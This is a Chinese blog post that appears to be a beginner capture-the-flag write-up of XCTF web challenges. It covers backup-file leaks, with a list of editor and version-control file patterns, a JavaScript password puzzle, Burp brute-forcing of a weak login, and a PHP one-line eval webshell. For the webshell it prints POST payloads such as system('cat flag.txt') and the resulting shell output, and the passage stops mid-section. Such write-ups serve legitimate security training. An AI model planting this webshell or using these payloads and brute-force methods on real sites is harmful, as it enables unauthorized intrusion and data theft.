Xctf部分题目

原创

Summ4r 于 2019-11-14 20:44:23 发布 549 收藏

文章标签： CTF

本文链接：https://blog.csdn.net/weixin_43847235/article/details/103074683

版权


题目来源

https://adworld.xctf.org.cn/task

WEB

新手题

backup



backup

难度系数: ★1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师忘记删除备份文件，他派小宁同学去把备份文件找出来,一起来帮小宁同学吧!

题目场景: http://111.198.29.45:41660

倒计时: 03:59:51

题目附件: 暂无

这道题目http://111.198.29.45:41660/index.php.bak即可拿到flag。

题目并不难，记录一下常见的备份文件/源码泄露。

```
分布式版本控制系统(git)源码泄漏
.git
.gitignore
集中式版本控制系统(svn)源码泄漏
.svn
```

```
VIM编辑器
备份文件 :
    *.*~
异常退出备份文件 :
    .*.*.swp
    .*.*.swo
    .*.*.swn
    .*.*.swm
    .*.*.swl
日志文件 :
    _viminfo
    .viminfo
```

```
Emacs编辑器
 *.*~
 *.*~1~
 *.*~2~
 *.*~3~
```

```
nano编辑器
 *.*.save
 *.*.save1
 *.*.save2
 *.*.save3
```


```
Editplus编辑器
 *.*.bak_Edietplus
```

```
其他编辑器
 *.*.bak
 *.*.back
```

```
开发人员测试失误遗留文件
phpinfo.php
test.php
```

```
Bash命令历史记录
.bash_history
```

simple js



simple_js

难度系数: ★ 1.0

题目来源: root-me

题目描述: 小宁发现了一个网页，但却一直输不对密码。(Flag格式为 Cyberpeace{xxxxxxxxx})

题目场景: 点击获取在线场景

题目附件: 暂无

js源码：


```
<script>
function dechiffre(pass_enc){
    var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
    var tab  = pass_enc.split(',');
            var tab2 = pass.split(',');
            var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
                    k = j + (l) + (n=0);
                    n = tab2.length;
                    for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-l];p += String.fromCharCode((o = tab2[i]));
                            if(i == 5)break;}
                    for(i = (o=0); i < (k = j = n); i++ ){
                    o = tab[i-l];
                            if(i > 5 && i < k-1)
                                    p += String.fromCharCode((o = tab2[i]));
                    }
    p += String.fromCharCode(tab2[17]);
    pass = p;return pass;
}
String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

h = window.prompt('Enter password');
alert( dechiffre(h) );
</script>
```

源码看了好久。。最后发现是个假密码，密码总是最后的一串\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30，所以写个py脚本解码即得密码，在加上前缀提交即可。

```
# -*- coding:utf-8 -*-
s='\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30'
print(s)
```

得到55,56,54,79,115,69,114,116,107,49,50


```
# -*- coding:utf-8 -*-
s=[55,56,54,79,115,69,114,116,107,49,50]
for i in s:
 print(chr(i),end='')
```



```
786OsErtk12[Finished in 0.1s]
```

得

weak auth



weak_auth

难度系数： ★1.0

题目来源： Cyberpeace-n3k0

题目描述：小宁写了一个登陆验证页面，随手就设了一个密码。

题目场景： 点击获取在线场景


题目附件： 暂无

也是非常简单的一个题目，burp暴力破解即可。

不过通过这个题目认识到了字典的重要性，拿burp自带的字典跑了好久，后来拿writeup里给的字典马上就跑了出来。

弱密码字典

webshell



webshell


难度系数： ★ 1.0

题目来源： Cyberpeace-n3k0

题目描述： 小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

题目场景： 点击获取在线场景

题目附件： 暂无




你会使用webshell吗?

```
<?php @eval($_POST['shell']);?>
```

可知index.php中已经有了一个shell,直接蚁剑/菜刀连接或者直接post参数值即可.

蚁剑:



URL地址 *: http://111.198.29.45:47064/index.php

连接密码 *: shell

网站备注:

编码设置: UTF8


连接类型: PHP

编码器

● default

○ random


○ base64



```
(*) 基础信息
当前路径: /var/www/html
磁盘列表: /
系统信息: Linux 20d94b7e7038 4.4.0-131-generic #157-Ubuntu SMP Thu Jul 12 15:51:36 UTC 2018 x86_64
当前用户: www-data
(www-data:/var/www/html) $ ls
flag.txt
index.php
(www-data:/var/www/html) $ cat flag.txt
cyberpeace{e2c11fde95ae3af327ba54ff40ac06db}
(www-data:/var/www/html) $
```

POST:

shell=print_r(scandir(getcwd()));




```
http://111.198.29.45:47064/
```

```
shell=print_r(scandir(getcwd()));
```

你会使用webshell吗？

```
Array ( [0] => . [1] => .. [2] => flag.txt [3] =>
index.php ) <?php
@eval($_POST['shell']);?>
```

shell=print_r(show_source('flag.txt'));



```
http://111.198.29.45:47064/
```

```
shell=print_r(show_source('flag.txt'));
```


你会使用webshell吗？

```
cyberpeace{e2c11fde95ae3af327ba54ff40ac06db} 1<?php
@eval($_POST['shell']);?>
```

拿到flag.

其中getcwd()函数是获取当前工作目录,scandir()为列出目录里的文件,print_r是按格式输出,show_source()是输出文件内的内容.

也可以shell=system(‘ls’);



```
http://111.198.29.45:47064/
```

☑ Enable Post data ☐ Enable Referrer


Post data

```
shell=system('ls');
```

你会使用webshell吗？

flag.txt index.php <?php
@eval($_POST['shell']);?>

shell=system(‘cat flag.txt’);



```
http://111.198.29.45:47064/
```

☑ Enable Post data ☐ Enable Referrer

Post data

